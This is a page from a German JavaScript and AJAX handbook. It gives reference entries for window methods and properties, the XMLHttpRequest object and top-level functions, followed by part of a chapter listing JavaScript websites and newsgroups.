Fhrt eine Anweisung periodisch aus; ab JavaScript 1.2 und Internet Explorer 4. Die Methode liefert einen Identifier zurck, der mit `clearTimeout()` zum Lschen des Timeouts verwendet werden kann; ansonsten werden die Anweisungen beliebig oft ausgefhrt.
Syntax
setInterval(Anweisung, Zeitspanne[, Argument1, ..., ArgumentN])

Parameter	Bedeutung
`Anweisung`	die Anweisung(en), die ausgefhrt werden soll(en)
`Zeitspanne`	Zeitspanne in Millisekunden, die zwischen den Ausfhrungen der Anweisung verstreichen soll
`Argument1`, ..., `ArgumentN`	sofern als Anweisung eine Referenz auf eine Funktion bergeben wird (also der Name, nicht in Anfhrungszeichen, ohne Klammern), die Argumente, die an die Funktion bergeben werden

setTimeout

Erklrung
Fhrt eine Anweisung einmal, nach Ablauf einer gewissen Zeitspanne, aus. Die Methode liefert einen Identifier zurck, der mit `clearTimeout()` zum Lschen des Timeouts verwendet werden kann.
Syntax
setTimeout(Anweisung, Zeitspanne[, Argument1, ..., ArgumentN])

Parameter	Bedeutung
Anweisung	die Anweisung, die ausgefhrt werden soll (kann auch mehrere Anweisungen enthalten)
Zeitspanne	Zeitspanne in Millisekunden
Argument1, ..., ArgumentN	sofern als Anweisung eine Referenz auf eine Funktion bergeben wird (also der Name, nicht in Anfhrungszeichen, ohne Klammern), die Argumente, die an die Funktion bergeben werden

setResizable

JS 1.2

Erklrung
Schaltet die Vergrerungs- und Verkleinerungsfhigkeit eines Fensters ein oder aus; ab JavaScript 1.2/IE5.
Syntax
setResizable(anaus)

Parameter	Bedeutung
anaus	true = an, false = aus

stop

JS 1.2

Erklrung
Bricht das Laden des Fensterinhalts ab wie die Stop-Schaltflche in der Werkzeugleiste des Browsers; ab JavaScript 1.2/IE5.

setZOptions

JS 1.2

Erklrung
Mit dieser Option kann das Darstellungsverhalten eines Fensters in Bezug auf andere Fenster (im Vordergrund/im Hintergrund) eingestellt werden; ab JavaScript 1.2, nur Netscape.
Syntax
setZOptions(Einstellung)

Parameter	Bedeutung
Einstellung	Zeichenkette mit dem Wert "alwaysLowered", "alwaysRaised" oder "z-lock"

showModalDialog

JS 1.3

Erklrung
Zeigt ein modales Fenster an (siehe auch Kapitel 8); ab JavaScript 1.3, nur Internet Explorer.
Syntax

showModalDialog(URL[, Fenstername[, Optionen]])	
Parameter	**Bedeutung**
URL	die URL des neuen Fensters oder "", wenn es sich um ein leeres Dokument handelt
Fenstername	name-Eigenschaft des neuen Fensters, dient auch als target-Attribut fr Hyperlinks
Parameter	**Bedeutung**
Optionen	Eigenschaften fr das neue Fenster, die im Format "Eigenschaft1=yes, Eigenschaft2=Wert,Eigenschaft3=no" angegeben werden. Nicht genannte Eigenschaften sind in der Regel auf no gesetzt. quivalent zu yes ist 1, quivalent zu no ist 0.

showModelessDialog

JS 1.3

Erklrung
Zeigt ein halbmodales Fenster an (ist immer im Vordergrund, aber auf das aufrufende Fenster kann zugegriffen werden); ab JavaScript 1.3, nur Internet Explorer.
Syntax
showModelessDialog(URL[, Fenstername[, Optionen]])

Parameter	**Bedeutung**
URL	die URL des neuen Fensters oder "", wenn es sich um ein leeres Dokument handelt
Fenstername	name-Eigenschaft des neuen Fensters, dient auch als target-Attribut fr Hyperlinks
Optionen	Eigenschaften fr das neue Fenster, die im Format "Eigenschaft1=yes,Eigenschaft2=Wert,Eigenschaft3=no" angegeben werden. Nicht genannte Eigenschaften sind in der Regel auf no gesetzt. quivalent zu yes ist 1, quivalent zu no ist 0.

top

34.34.4 Eigenschaften ▲

closed

JS 1.1

Erklrung
Boolesche Variable, die angibt, ob das Fenster (das zuvor mit window.open() geffnet worden ist) geschlossen ist oder nicht; ab JavaScript 1.1.

defaultStatus

Erklrung
Standardtext in der Statuszeile, der angezeigt wird, wenn sich die Maus ber keinem Link befindet.

document

Erklrung
`document`-Objekt des aktuellen Fensters.

frames

Erklrung
Array, das Referenzen auf alle Frames im aktuellen Fenster enthlt, sofern vorhanden.

history

Erklrung
`history`-Objekt des aktuellen Fensters.

innerHeight

JS 1.2

Erklrung
Hhe des zur Verfgung stehenden Bereichs des Browsers (also ohne Scrollbalken etc.); ab JavaScript 1.2.
Beispiel
alert("Verfgbarer Bereich: " + window.innerWidth + "x" + window. innerHeight);

innerWidth

JS 1.2

Erklrung
Breite des zur Verfgung stehenden Bereichs des Browsers (also ohne Titelleiste etc.); ab JavaScript 1.2.
Beispiel
alert("Verfgbarer Bereich: " + window.innerWidth + "x" + window. innerHeight);

length

Erklrung
Anzahl der Frames im aktuellen Fenster.

location

Erklrung
`location`-Objekt des Fensters.

locationbar

JS 1.2

Erklrung

Objekt fr die Adressleiste des Fensters; die boolesche Eigenschaft `visible` gibt an, ob sie sichtbar ist oder nicht; ab JavaScript 1.2.

menubar

JS 1.2

Erklrung

Objekt fr die Menleiste des Fensters, die boolesche Eigenschaft `visible` gibt an, ob sie sichtbar ist oder nicht; ab JavaScript 1.2.

name

Erklrung

Identifikator fr das Fenster oder den Frame. Er kann unter anderem als Wert fr das `target`-Attribut eines Hyperlinks verwendet werden.

offscreenBuffering

JS 1.2

Erklrung

Boolescher Wert, der angibt, ob die Aktualisierungen des Fensterinhalts in einem Speicherpuffer ausgefhrt werden; falls ja (`true`), flackert der Bildschirmaufbau weniger, es werden aber mehr Ressourcen bentigt. Der Standardwert ist `false`; ab JavaScript 1.2.

opener

JS 1.1

Erklrung

Referenz auf das Fenster, das das aktuelle Fenster via JavaScript geffnet hat (sofern das der Fall war, ansonsten ist der Wert `null`); ab JavaScript 1.1 und Internet Explorer 3.

Beispiel

```
window.opener.location.href = "http://www.galileo-press.de"; //im ffnenden Fenster Galileo-Homepage laden
```

outerHeight

JS 1.2

Erklrung

Hhe des Browserfensters (also mit Scrollbalken etc.); ab JavaScript 1.2.

outerWidth

JS 1.2

Erklrung
Breite des Browserfensters (also mit Titelleiste etc.); ab JavaScript 1.2.

pageXOffset

JS 1.2

Erklrung
x-Koordinate des Punkts des aktuellen Dokuments, der sich in der linken oberen Ecke des Fensters befindet; ab JavaScript 1.2.

pageYOffset

JS 1.2

Erklrung
y-Koordinate des Punkts des aktuellen Dokuments, der sich in der linken oberen Ecke des Fensters befindet; ab JavaScript 1.2.

parent

Erklrung
Referenz auf das bergeordnete Fenster; ist ein Verweis auf das aktuelle Fenster, falls kein Frame.

personalbar

JS 1.2

Erklrung
Objekt fr die Personal Toolbar des Fensters; die boolesche Eigenschaft `visible` gibt an, ob sie sichtbar ist oder nicht; ab JavaScript 1.2.

screenLeft

JS 1.2

Erklrung
x-Koordinate der linken oberen Ecke des Fensters, relativ zum Bildschirm; ab JavaScript 1.2, nur Internet Explorer 5.

screenTop

JS 1.2

Erklrung
y-Koordinate der linken oberen Ecke des Fensters, relativ zum Bildschirm; ab JavaScript 1.2, nur Internet Explorer 5.

screenX

JS 1.2

Erklrung
x-Koordinate der linken oberen Ecke des Fensters, relativ zum Bildschirm; ab JavaScript 1.2, nur Netscape.

screenY

JS 1.2

Erklrung
y-Koordinate der linken oberen Ecke des Fensters, relativ zum Bildschirm; ab JavaScript 1.2, nur Netscape.

scrollbars

JS 1.2

Erklrung
Objekt fr die Scrollleisten des Fensters; die boolesche Eigenschaft `visible` gibt an, ob sie sichtbar sind oder nicht; ab JavaScript 1.2.

self

Erklrung
Referenz auf das aktuelle Fenster bzw. den aktuellen Frame.

status

Erklrung
Text in der Statuszeile. Im Gegensatz zu `defaultStatus` wird dieser Text nur so lange angezeigt, bis beispielsweise die Maus ber einen Link fhrt; verlsst die Maus den Link wieder, wird erneut `defaultStatus` angezeigt.

statusbar

JS 1.2

Erklrung
Objekt fr die Statusleiste des Fensters; die boolesche Eigenschaft `visible` gibt an, ob sie sichtbar ist oder nicht; ab JavaScript 1.2.

toolbar

JS 1.2

Erklrung
Objekt fr die Werkzeugleiste des Fensters; die boolesche Eigenschaft `visible` gibt an, ob sie sichtbar ist oder nicht; ab JavaScript 1.2.

top

Erklrung
Referenz auf das oberste Fenster in der Frame-Hierarchie. Ist das aktuelle Fenster selbst das oberste, so zeigt diese Eigenschaft auf das Fenster selbst.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.35 Das XMLHttpRequest-Objekt ▼

Nicht Teil von JavaScript; ab Internet Explorer 5/ Mozilla.

Das `XMLHttpRequest`-Objekt ist in der Lage, im Hintergrund Daten an einen Server zu schicken und die Rckgabe auszuwerten (die Basis von AJAX-Anwendungen, siehe Kapitel 18).

top

34.35.1 Allgemeines ▼▲

```
new ActiveXObject("Microsoft.XMLHTTP")
 //IE Version 5/5.5/6
new XMLHttpRequest()
 //Internet Explorer 7, Mozilla, Opera,
 //Konqueror, Safari
```

top

34.35.2 Methoden ▼▲

abort

Erklrung
Bricht eine Anfrage ab.

getAllResponseHeaders

Erklrung
Liefert alle HTTP-Header der HTTP-Antwort als Array zurck.

getResponseHeader

Erklrung

Gibt einen HTTP-Header der HTTP-Antwort zurck.	
Syntax	
getResponseHeader(Header)	
Parameter	**Bedeutung**
`Header`	Name des zurckzugebenden Headers

open

Erklrung	
Initialisiert eine Verbindung mit einem HTTP-Server.	
Syntax	
open(Methode, URL[, asynchron[, Benutzer[, Passwort]]])	
Parameter	**Bedeutung**
`Methode`	HTTP-Methode (z.B. "GET" oder "POST")
`URL`	URL der HTTP-Anfrage
`asynchron`	gibt an, ob die Anforderung asynchron sein soll (`true`) oder nicht (`false`).
`Benutzer`	Benutzername fr HTTP-Authentifizierung
`Passwort`	Passwort fr HTTP-Authentifizierung

send

Erklrung	
Schickt die Anfrage ab.	
Syntax	
send(Daten)	
Parameter	**Bedeutung**
`Daten`	GET- oder POST-Daten, die zu versenden sind.

top

34.35.3 Eigenschaften

onreadystatechange

Erklrung
Referenz auf die Callback-Funktion, die bei einer Statusnderung aufgerufen wird.

readyState

Erklrung
Zustand des Objekts (0 = nicht initialisiert, 1 = ldt, 2 = fertig geladen, 3 = wartet, 4 = vollstndig).

responseText

Erklrung
Rckgabe der HTTP-Anforderung als Text.

responseXML

Erklrung
Rckgabe der HTTP-Anforderung als XML-DOM-Objekt.

status

Erklrung
HTTP-Statuscode der HTTP-Rckgabe.

statusText

Erklrung
Text des HTTP-Status der HTTP-Rckgabe.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften



34.36 Top-Level-Eigenschaften und -Methoden ▼

JS 1.0

Ab JavaScript 1.0.

Diese Eigenschaften und Methoden stehen ohne Objekt zur Verfgung.



34.36.1 Methoden ▼▲

escape

Erklrung
Wandelt eine Zeichenkette in ein URL-fhiges Format um, Sonderzeichen werden durch %XX ersetzt (XX = Hexadezimalcode).

eval

Erklrung
Interpretiert als Parameter bergebenen JavaScript-Code und liefert das Ergebnis zurck.
Beispiel
Ein Beispiel finden Sie in Abschnitt 1.21.

isFinite

JS 1.3

Erklrung
Ab JavaScript 1.3. Ermittelt, ob ein Wert gleich (numerisch) endlich ist oder nicht (beispielsweise als Ergebnis einer Division durch null).

Beispiel

alert(isFinite(42 / 0)); //liefert false, da eine Division durch 0 keinen endlichen Wert bermittelt.

isNaN

JS 1.1

Erklrung

Ab JavaScript 1.1 (1.0 nur UNIX). Ermittelt, ob ein Wert keine Zahl ist (not a number).

parseFloat

Erklrung

Wandelt eine Zeichenkette in eine Fliekommazahl um, liefert bei Misserfolg `NaN` zurck.

parseInt

Erklrung

Wandelt eine Zeichenkette in eine ganze Zahl um, liefert bei Misserfolg `NaN` zurck.

unescape

Erklrung

Wandelt eine Zeichenkette aus einem URL-fhigen Format wieder in die ursprngliche Zeichenkette um.

top

34.36.2 Eigenschaften ▲

Infinity

Erklrung

Unendlich.

NaN

Erklrung
Not a number.

undefined

Erklrung
Undefiniert.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 35 Quellen im Web
- 35.1 Websites
- 35.2 Newsgroups
- 35.3 Mailinglisten

Auch Quellen und Brunnen versiegen, wenn man zu oft und zu viel aus ihnen schpft. – Demosthenes

Kapitel 35 Quellen im Web

Dieses Buch behandelt zwar alle wichtigen Themen rund um JavaScript, was Sie auch im Vergleich mit anderen Titeln bemerken werden. Trotzdem ergibt sich hufig die Notwendigkeit der zustzlichen Recherche. Viele Aufgabenstellungen, die mit den Inhalten aus diesem Buch bewltigt werden knnen, wurden schon von anderen Personen im WWW bearbeitet und auch gelst; Sie knnen dann von deren Erkenntnissen und Bemhungen profitieren. Bei Fragestellungen stehen Ihnen auf Internetseiten, Mailinglisten und in Diskussionsgruppen (Usenet/ Newsgroups) Experten zur Verfgung. In diesem Kapitel habe ich eine Auswahl dieser Web-Quellen zusammengetragen. Die Liste erhebt keineswegs

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

einen Anspruch auf Vollstndigkeit; wenn Sie weitere Vorschlge haben, melden Sie sie!

Denken Sie aber immer an die mahnenden Worte von Demosthenes (384−322 v.Chr.). Bedienen Sie sich nicht allzu oft solcher Quellen, ohne selbst anderen zu helfen oder eigene Skripten zu schreiben. Zum einen sind in Newsgroups und Mailinglisten Leute, die nur Fragen stellen, aber keine beantworten, ungern gesehen; auerdem kommen Sie schnell aus der bung, wenn Sie Ihre JavaScript-Kenntnisse brachliegen lassen und stattdessen immer nur vorgefertigte Skripten aus dem Internet einsetzen.

top

35.1 Websites

Zum Thema JavaScript gibt es eine ganze Reihe von Websites, die Tutorials, kleine Tipps und Tricks oder ganze Code-Sammlungen enthalten. Bevor Sie sich aber fleiig ans Einbauen des fremden Codes machen, sollten Sie zunchst einen Blick auf die Lizenzbedingungen werfen.

- **http://www.javascript.com/** − JavaScript.com

Nach eigener Aussage The Definite JavaScript Resource. Portalseite des amerikanischen Dienstes internet.com, die unter anderem auf die umfangreichen Angebote von JavaScript.com und WebReference.com verweist. Neben einfachen Codeschnipseln enthlt das Angebot auch noch anspruchsvolle Artikel sowie Tutorials zu verschiedenen Themen aus dem Bereich JavaScript.

- **http://www.webmonkey.com/** − Webmonkey

Mittlerweile von Lycos bernommenes Portal zum Thema Webentwicklung; umfangreiche JavaScript-Codebibliothek.

- **http://www.dcljs.de/** − Homepage von de.comp.lang.javascript

Offizielle Homepage der deutschen Newsgroup zum Thema JavaScript. Dort ist unter anderem die aktuelle Version der FAQ der Newsgroup erhltlich, die wir bereits seit der ersten Auflage der Buch-DVD-ROM beilegen drfen (herzlichen Dank an Stefan Mintert).

- **http://www.drweb.de/javascript/** − drweb.de / JavaScript

Die JavaScript-Abteilung des deutschsprachigen Online-Magazins drweb.de. Hier finden Sie viele Skripten und Artikel rund um JavaScript.

- **http://www.experts-exchange.com/javascript/** – Experts Exchange

Online-Angebot, bei dem Sie Fragen zu JavaScript (und anderen Themen) stellen knnen. Jede Frage kostet Punkte, die Sie durch die Beantwortung anderer Fragen verdienen knnen.

- **http://www.mozilla.org/js/** – mozilla.org / JavaScript

JavaScript-Angebot von Mozilla mit vielen allgemeinen und auch weiterfhrenden Informationen.

- **http://msdn.microsoft.com/workshop/author/dhtml/dhtml.asp** – Introduction to Dynamic HTML

DHTML-bersicht, allerdings nur fr Internet Explorer.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 35 Quellen im Web**
  - **35.1 Websites**
  - **35.2 Newsgroups**
  - **35.3 Mailinglisten**

top

35.2 Newsgroups

Noch bevor das World Wide Web seinen Siegeszug angetreten hat, wurde das Internet zum Diskutieren rund um den Globus genutzt. ber das so genannte Usenet (und andere Netze, wie beispielsweise das Fidonet und andere) konnten die einzelnen Diskussionsteilnehmer textbasierte Mitteilungen hin- und herschicken.

Auch heute noch ist das Usenet mit seinen Diskussionsgruppen − Newsgroups genannt − eine beliebte Anlaufstelle bei Problemen aller Art. Die folgenden Newsgroups widmen sich dem Thema JavaScript:

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **comp.de.lang.javascript** Die deutsche Newsgroup zum Thema JavaScript; sie gibt es brigens schon seit 1996 (http://www.cdljs.de/).
- **comp.lang.javascript** Das englischsprachige Pendant zu comp.de.lang.javascript. Aufgrund der greren Zielgruppe (Englischsprechende im Vergleich zu Deutschsprechenden) hat sie ein hheres Posting-Aufkommen.
- **alt.html.dhtml** Ebenfalls englischsprachige Newsgroup zum Thema DHTML. Die Einrichtung der Gruppe alt.javascript wurde brigens abgelehnt, da comp.lang.javascript diese Funktion bereits erfllt. Im Zweifel sollten Sie immer die Gruppen aus dem comp-Zweig nehmen.
- **microsoft.public.scripting.jscript** Microsoft-Newsgroup zum Thema JScript; auch fr JavaScript eine Anlaufstelle.

Um auf eine Newsgroup zuzugreifen, bentigen Sie einen Newsreader, beispielsweise die E-Mail-Clients der Seamonkey-Suite oder des Internet Explorers oder ein spezielles Mailprogramm wie Mozilla Thunderbird oder Microsoft Outlook. Alternativ dazu knnen Sie sich einen webbasierten Zugriff ber **http://groups.google.de/** einrichten.

